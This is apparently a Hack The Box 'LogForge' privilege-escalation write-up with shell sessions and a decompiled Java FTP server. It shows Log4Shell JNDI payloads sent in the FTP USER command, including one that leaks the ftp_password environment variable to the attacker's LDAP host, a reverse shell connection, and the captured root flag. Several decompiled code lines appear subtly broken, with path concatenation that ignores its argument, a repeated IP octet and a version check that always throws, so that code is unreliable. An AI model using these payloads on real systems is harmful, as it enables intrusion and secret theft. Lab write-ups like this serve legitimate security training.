
Privilege Escalation

1) Found filtered ports


```
tomcat@LogForge:/home/htb$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        1      0 127.0.0.1:53802         127.0.0.1:8080          CLOSE_WAIT  -
tcp        1      0 127.0.0.1:53796         127.0.0.1:8080          CLOSE_WAIT  -
tcp        0    286 10.10.11.138:60968      10.10.14.14:4444        ESTABLISHED 1570/bash
tcp6       0      0 :::8080                 :::*                    LISTEN      816/java
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tomcat@LogForge:/home/htb$
```


```
root         954  0.1  1.7 3576972 69164 ?       Sl   13:52   0:02 java -jar /root/ftpServer-1.0-SNAPSHOT-all.jar
```

2) Decompiled the jar




```
package main.java.com.ippsec.ftpServer;

import java.io.IOException;
import java.net.ServerSocket;
import java.net.Socket;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Server {
  private int controlPort = 21;

  private ServerSocket welcomeSocket;

  boolean serverRunning = true;

  private static final Logger LOGGER = LogManager.getLogger(Server.class);

  public static void main(String[] args) {
    new Server();
  }

  public Server() {
    try {
      this.welcomeSocket = new ServerSocket(this.controlPort);
    } catch (IOException e) {
      LOGGER.error("Could not create server socket");
      System.exit(-1);
    }
    LOGGER.info("FTP Server started listening on port " + this.controlPort);
    int noOfThreads = 0;
    while (this.serverRunning) {
      try {
        Socket client = this.welcomeSocket.accept();
        int dataPort = this.controlPort + noOfThreads + 1;
        Worker w = new Worker(client, dataPort);
        LOGGER.info("New connection received. Worker was created.");
        noOfThreads++;
        w.start();
      } catch (IOException e) {
        LOGGER.error("Exception encountered on accept");
        e.printStackTrace();
      }
    }
    try {
      this.welcomeSocket.close();
      System.out.println("Server was stopped");
    } catch (IOException e) {
      System.out.println("Problem stopping server");
      System.exit(-1);
    }
  }
}
```


```
package main.java.com.ippsec.ftpServer;

import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.FileReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.ServerSocket;
import java.net.Socket;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Worker extends Thread {
  private static final Logger LOGGER = LogManager.getLogger(Server.class);

  private boolean debugMode = true;

  private String root;

  private String currDirectory;

  private enum transferType {
    ASCII, BINARY;
  }

  private enum userStatus {
    NOTLOGGEDIN, ENTEREDUSERNAME, LOGGEDIN;
  }

  private String fileSeparator = "/";

  private Socket controlSocket;

  private PrintWriter controlOutWriter;

  private BufferedReader controlIn;

  private ServerSocket dataSocket;

  private Socket dataConnection;

  private PrintWriter dataOutWriter;

  private int dataPort;

  private transferType transferMode = transferType.ASCII;

  private userStatus currentUserStatus = userStatus.NOTLOGGEDIN;

  private String validUser = System.getenv("ftp_user");

  private String validPassword = System.getenv("ftp_password");

  private boolean quitCommandLoop = false;

  public Worker(Socket client, int dataPort) {
    this.controlSocket = client;
    this.dataPort = dataPort;
    this.currDirectory = "/root";
    this.root = "/";
  }

  public void run() {
    debugOutput("Current working directory " + this.currDirectory);
    try {
      this.controlIn = new BufferedReader(new
InputStreamReader(this.controlSocket.getInputStream()));
      this.controlOutWriter = new
PrintWriter(this.controlSocket.getOutputStream(), true);
      sendMsgToClient("220 Welcome to the FTP-Server");
      while (!this.quitCommandLoop)
        executeCommand(this.controlIn.readLine());
    } catch (Exception e) {
      e.printStackTrace();
    } finally {
      try {
        this.controlIn.close();
        this.controlOutWriter.close();
        this.controlSocket.close();
        debugOutput("Sockets closed and worker stopped");
      } catch (IOException e) {
        e.printStackTrace();
        debugOutput("Could not close sockets");
      }
    }
  }

  private void executeCommand(String c) {
    int index = c.indexOf(' ');
    String command = (index == -1) ? c.toUpperCase() : c.substring(0,
index).toUpperCase();
    String args = (index == -1) ? null : c.substring(index + 1);
    debugOutput("Command: " + command + " Args: " + args);
    switch (command) {
      case "USER":
        handleUser(args);
        return;
      case "PASS":
        handlePass(args);
        return;
      case "CWD":
        handleCwd(args);
        return;
      case "LIST":
        handleNlst(args);
        return;
      case "NLST":
        handleNlst(args);
        return;
      case "PWD":
      case "XPWD":
        handlePwd();
        return;
      case "QUIT":
        handleQuit();
        return;
      case "PASV":
        handlePasv();
        return;
      case "EPSV":
        handleEpsv();
        return;
      case "SYST":
        handleSyst();
        return;
      case "FEAT":
        handleFeat();
        return;
      case "PORT":
        handlePort(args);
        return;
      case "EPRT":
        handleEPort(args);
        return;
      case "RETR":
        handleRetr(args);
        return;
      case "MKD":
      case "XMKD":
        handleMkd(args);
        return;
      case "RMD":
      case "XRMD":
        handleRmd(args);
        return;
      case "TYPE":
        handleType(args);
        return;
      case "STOR":
        handleStor(args);
        return;
    }
    sendMsgToClient("501 Unknown command");
  }

  private void sendMsgToClient(String msg) {
    this.controlOutWriter.println(msg);
  }

  private void sendDataMsgToClient(String msg) {
    if (this.dataConnection == null || this.dataConnection.isClosed()) {
      sendMsgToClient("425 No data connection was established");
      debugOutput("Cannot send message, because no data connection is 
established");
    } else {
      this.dataOutWriter.print(msg + "\r\n");
    }
  }

  private void openDataConnectionPassive(int port) {
    try {
      this.dataSocket = new ServerSocket(port);
      this.dataConnection = this.dataSocket.accept();
      this.dataOutWriter = new 
PrintWriter(this.dataConnection.getOutputStream(), true);
      debugOutput("Data connection - Passive Mode - established");
    } catch (IOException e) {
      debugOutput("Could not create data connection.");
      e.printStackTrace();
    }
  }

  private void openDataConnectionActive(String ipAddress, int port) {
    try {
      this.dataConnection = new Socket(ipAddress, port);
      this.dataOutWriter = new 
PrintWriter(this.dataConnection.getOutputStream(), true);
      debugOutput("Data connection - Active Mode - established");
    } catch (IOException e) {
      debugOutput("Could not connect to client data socket");
      e.printStackTrace();
    }
  }

  private void closeDataConnection() {
    try {
      this.dataOutWriter.close();
      this.dataConnection.close();
      if (this.dataSocket != null)
        this.dataSocket.close();
      debugOutput("Data connection was closed");
    } catch (IOException e) {
      debugOutput("Could not close data connection");
      e.printStackTrace();
    }
    this.dataOutWriter = null;
    this.dataConnection = null;
    this.dataSocket = null;
  }

  private void handleUser(String username) {
    LOGGER.warn("Login with invalid user: " + username);
    if (username.toLowerCase().equals(this.validUser)) {
      sendMsgToClient("331 User name okay, need password");
      this.currentUserStatus = userStatus.ENTEREDUSERNAME;
    } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
      sendMsgToClient("530 User already logged in");
    } else {
      sendMsgToClient("530 Not logged in");
    }
  }
  private void handlePass(String password) {
    if (this.currentUserStatus == userStatus.ENTEREDUSERNAME &&
password.equals(this.validPassword)) {
      this.currentUserStatus = userStatus.LOGGEDIN;
      sendMsgToClient("230-Welcome to HKUST");
      sendMsgToClient("230 User logged in successfully");
    } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
      sendMsgToClient("530 User already logged in");
    } else {
      sendMsgToClient("530 Not logged in");
    }
  }

  private void handleCwd(String args) {
    String filename = this.currDirectory;
    if (args.equals("..")) {
      int ind = filename.lastIndexOf(this.fileSeparator);
      if (ind > 0)
        filename = filename.substring(0, ind);
    } else if (args != null && !args.equals(".")) {
      filename = filename + filename + this.fileSeparator;
    }
    File f = new File(filename);
    if (f.exists() && f.isDirectory() && filename.length() >=
this.root.length()) {
      this.currDirectory = filename;
      sendMsgToClient("250 The current directory has been changed to " +
this.currDirectory);
    } else {
      sendMsgToClient("550 Requested action not taken. File unavailable.");
    }
  }

  private void handleNlst(String args) {
    if (this.dataConnection == null || this.dataConnection.isClosed()) {
      sendMsgToClient("425 No data connection was established");
    } else {
      String[] dirContent = nlstHelper(args);
      if (dirContent == null) {
        sendMsgToClient("550 File does not exist.");
      } else {
        sendMsgToClient("125 Opening ASCII mode data connection for file
list.");
        for (int i = 0; i < dirContent.length; i++)
          sendDataMsgToClient(dirContent[i]);
        sendMsgToClient("226 Transfer complete.");
        closeDataConnection();
      }
    }
  }

  private String[] nlstHelper(String args) {
    String filename = this.currDirectory;
    if (args != null)
      filename = filename + filename + this.fileSeparator;
    File f = new File(filename);
    if (f.exists() && f.isDirectory())
      return f.list();
    if (f.exists() && f.isFile()) {
      String[] allFiles = new String[1];
      allFiles[0] = f.getName();
      return allFiles;
    }
    return null;
  }
  private void handlePort(String args) {
    String[] stringSplit = args.split(",");
    String hostName = stringSplit[0] + "." + stringSplit[0] + "." +
stringSplit[1] + "." + stringSplit[2];
    int p = Integer.parseInt(stringSplit[4]) * 256 +
Integer.parseInt(stringSplit[5]);
    openDataConnectionActive(hostName, p);
    sendMsgToClient("200 Command OK");
  }

  private void handleEPort(String args) {
    String IPV4 = "1";
    String IPV6 = "2";
    String[] splitArgs = args.split("\\|");
    String ipVersion = splitArgs[1];
    String ipAddress = splitArgs[2];
    if (!"1".equals(ipVersion) || !"2".equals(ipVersion))
      throw new IllegalArgumentException("Unsupported IP version");
    int port = Integer.parseInt(splitArgs[3]);
    openDataConnectionActive(ipAddress, port);
    sendMsgToClient("200 Command OK");
  }

  private void handlePwd() {
    sendMsgToClient("257 \"" + this.currDirectory + "\"");
  }

  private void handlePasv() {
    String myIp = "127.0.0.1";
    String[] myIpSplit = myIp.split("\\.");
    int p1 = this.dataPort / 256;
    int p2 = this.dataPort % 256;
    sendMsgToClient("227 Entering Passive Mode (" + myIpSplit[0] + "," +
myIpSplit[1] + "," + myIpSplit[2] + "," + myIpSplit[3] + "," + p1 + "," + p2 +
")");
    openDataConnectionPassive(this.dataPort);
  }

  private void handleEpsv() {
    sendMsgToClient("229 Entering Extended Passive Mode (|||" + this.dataPort +
"|)");
    openDataConnectionPassive(this.dataPort);
  }

  private void handleQuit() {
    sendMsgToClient("221 Closing connection");
    this.quitCommandLoop = true;
  }

  private void handleSyst() {
    sendMsgToClient("215 FTP Server Homebrew");
  }

  private void handleFeat() {
    sendMsgToClient("211-Extensions supported:");
    sendMsgToClient("211 END");
  }

  private void handleMkd(String args) {
    if (args != null && args.matches("^[a-zA-Z0-9]+$")) {
      File dir = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
      if (!dir.mkdir()) {
        sendMsgToClient("550 Failed to create new directory");
        debugOutput("Failed to create new directory");
      } else {
        sendMsgToClient("250 Directory successfully created");
      }
    } else {
      sendMsgToClient("550 Invalid name");
    }
  }

  private void handleRmd(String dir) {
    String filename = this.currDirectory;
    if (dir != null && dir.matches("^[a-zA-Z0-9]+$")) {
      filename = filename + filename + this.fileSeparator;
      File d = new File(filename);
      if (d.exists() && d.isDirectory()) {
        d.delete();
        sendMsgToClient("250 Directory was successfully removed");
      } else {
        sendMsgToClient("550 Requested action not taken. File unavailable.");
      }
    } else {
      sendMsgToClient("550 Invalid file name.");
    }
  }

  private void handleType(String mode) {
    if (mode.toUpperCase().equals("A")) {
      this.transferMode = transferType.ASCII;
      sendMsgToClient("200 OK");
    } else if (mode.toUpperCase().equals("I")) {
      this.transferMode = transferType.BINARY;
      sendMsgToClient("200 OK");
    } else {
      sendMsgToClient("504 Not OK");
    }
  }

  private void handleRetr(String file) {
    File f = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
    if (!f.exists()) {
      sendMsgToClient("550 File does not exist");
    } else if (this.transferMode == transferType.BINARY) {
      BufferedOutputStream fout = null;
      BufferedInputStream fin = null;
      sendMsgToClient("150 Opening binary mode data connection for requested
file " + f.getName());
      try {
        fout = new BufferedOutputStream(this.dataConnection.getOutputStream());
        fin = new BufferedInputStream(new FileInputStream(f));
      } catch (Exception e) {
        debugOutput("Could not create file streams");
      }
      debugOutput("Starting file transmission of " + f.getName());
      byte[] buf = new byte[1024];
      int l = 0;
      try {
        while ((l = fin.read(buf, 0, 1024)) != -1)
          fout.write(buf, 0, l);
      } catch (IOException e) {
        debugOutput("Could not read from or write to file streams");
        e.printStackTrace();
      }
      try {
        fin.close();
        fout.close();
      } catch (IOException e) {
        debugOutput("Could not close file streams");
        e.printStackTrace();
      }
      debugOutput("Completed file transmission of " + f.getName());
      sendMsgToClient("226 File transfer successful. Closing data
connection.");
    } else {
      sendMsgToClient("150 Opening ASCII mode data connection for requested
file " + f.getName());
      BufferedReader rin = null;
      PrintWriter rout = null;
      try {
        rin = new BufferedReader(new FileReader(f));
        rout = new PrintWriter(this.dataConnection.getOutputStream(), true);
      } catch (IOException e) {
        debugOutput("Could not create file streams");
      }
      String s;
      while ((s = rin.readLine()) != null)
        rout.println(s);
    }
    closeDataConnection();
  }

  private void handleStor(String file) {
    if (file == null) {
      sendMsgToClient("501 No filename given");
    } else {
      File f = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
      if (f.exists()) {
        sendMsgToClient("550 File already exists");
      } else if (this.transferMode == transferType.BINARY) {
        BufferedOutputStream fout = null;
        BufferedInputStream fin = null;
        sendMsgToClient("150 Opening binary mode data connection for requested
file " + f.getName());
        try {
          fout = new BufferedOutputStream(new FileOutputStream(f));
          fin = new BufferedInputStream(this.dataConnection.getInputStream());
        } catch (Exception e) {
          debugOutput("Could not create file streams");
        }
        debugOutput("Start receiving file " + f.getName());
        byte[] buf = new byte[1024];
        int l = 0;
        try {
          while ((l = fin.read(buf, 0, 1024)) != -1)
            fout.write(buf, 0, l);
        } catch (IOException e) {
          debugOutput("Could not read from or write to file streams");
          e.printStackTrace();
        }
        try {
          fin.close();
          fout.close();
        } catch (IOException e) {
          debugOutput("Could not close file streams");
          e.printStackTrace();
        }
        debugOutput("Completed receiving file " + f.getName());
        sendMsgToClient("226 File transfer successful. Closing data
connection.");
```

```
      } else {
        sendMsgToClient("150 Opening ASCII mode data connection for requested
file " + f.getName());
        BufferedReader rin = null;
        PrintWriter rout = null;
        try {
          rin = new BufferedReader(new
InputStreamReader(this.dataConnection.getInputStream()));
          rout = new PrintWriter(new FileOutputStream(f), true);
        } catch (IOException e) {
          debugOutput("Could not create file streams");
        }
        String s;
        while ((s = rin.readLine()) != null)
          rout.println(s);
      }
      closeDataConnection();
    }
  }

  private void debugOutput(String msg) {
    if (this.debugMode)
      System.out.println("Thread " + getId() + ": " + msg);
  }
}
```

2) Our input is passed to log4j




```
private void handleUser(String username) {
  LOGGER.warn("Login with invalid user: " + username);
  if (username.toLowerCase().equals(this.validUser)) {
    sendMsgToClient("331 User name okay, need password");
    this.currentUserStatus = userStatus.ENTEREDUSERNAME;
  } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
    sendMsgToClient("530 User already logged in");
  } else {
    sendMsgToClient("530 Not logged in");
  }
}
```



```
tomcat@LogForge:/tmp$ cp /root/ftpServer-1.0-SNAPSHOT-all.jar .
cp: cannot stat '/root/ftpServer-1.0-SNAPSHOT-all.jar': Permission denied
tomcat@LogForge:/tmp$ ls
hsperfdata_tomcat
tomcat@LogForge:/tmp$ ls /opt
tomcat@LogForge:/tmp$ find / -name ftpServer-1.0-SNAPSHOT-all.jar 2>/dev/nul
l
/ftpServer-1.0-SNAPSHOT-all.jar
tomcat@LogForge:/tmp$ cp /ftpServer-1.0-SNAPSHOT-all.jar .
tomcat@LogForge:/tmp$ python3 -m http.server -b 0.0.0.0 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.14 - - [09/Sep/2024 14:15:22] "GET /ftpServer-1.0-SNAPSHOT-all.jar
HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
tomcat@LogForge:/tmp$ nc 127.0.0.1 21
220 Welcome to the FTP-Server
hi
501 Unknown command
USER hi
530 Not logged in
USER hello
530 Not logged in
USER ${jndi:ldap://10.10.14.14/test}
530 Not logged in
USER ${jndi:ldap://10.10.14.14:4444/test}
```


```
┌──(vigneswar㉿VigneswarPC)-[/opt/Log4Shell/JNDI-Exploit-Kit-master/JNDI-Exp
loit-Kit-master/target]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.138] 60976
0
 `�
```

3) Found the password



```
501 Unknown command
USER ${jndi:ldap://10.10.14.14:1389/${env:ftp_password}}
530 Not logged in
```

```
v_leakage) is not found.
2024-09-09 19:56:39 [LDAPSERVER] >> Reference that matches the name(log4j_en
v_leakage) is not found.
```



```
tomcat@LogForge:/tmp$ ftp 127.0.0.1 21
Connected to 127.0.0.1.
220 Welcome to the FTP-Server
Name (127.0.0.1:tomcat): ippsec
331 User name okay, need password
Password:
230-Welcome to HKUST
230 User logged in successfully
Remote system type is FTP.
ftp> get root.txt
local: root.txt remote: root.txt
200 Command OK
150 Opening ASCII mode data connection for requested file root.txt
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 File transfer successful. Closing data connection.
33 bytes received in 0.00 secs (86.3983 kB/s)
ftp> exit
221 Closing connection
tomcat@LogForge:/tmp$ cat root.txt
4f3832ad806b22cad94745cfbc754b8f
tomcat@LogForge:/tmp$
```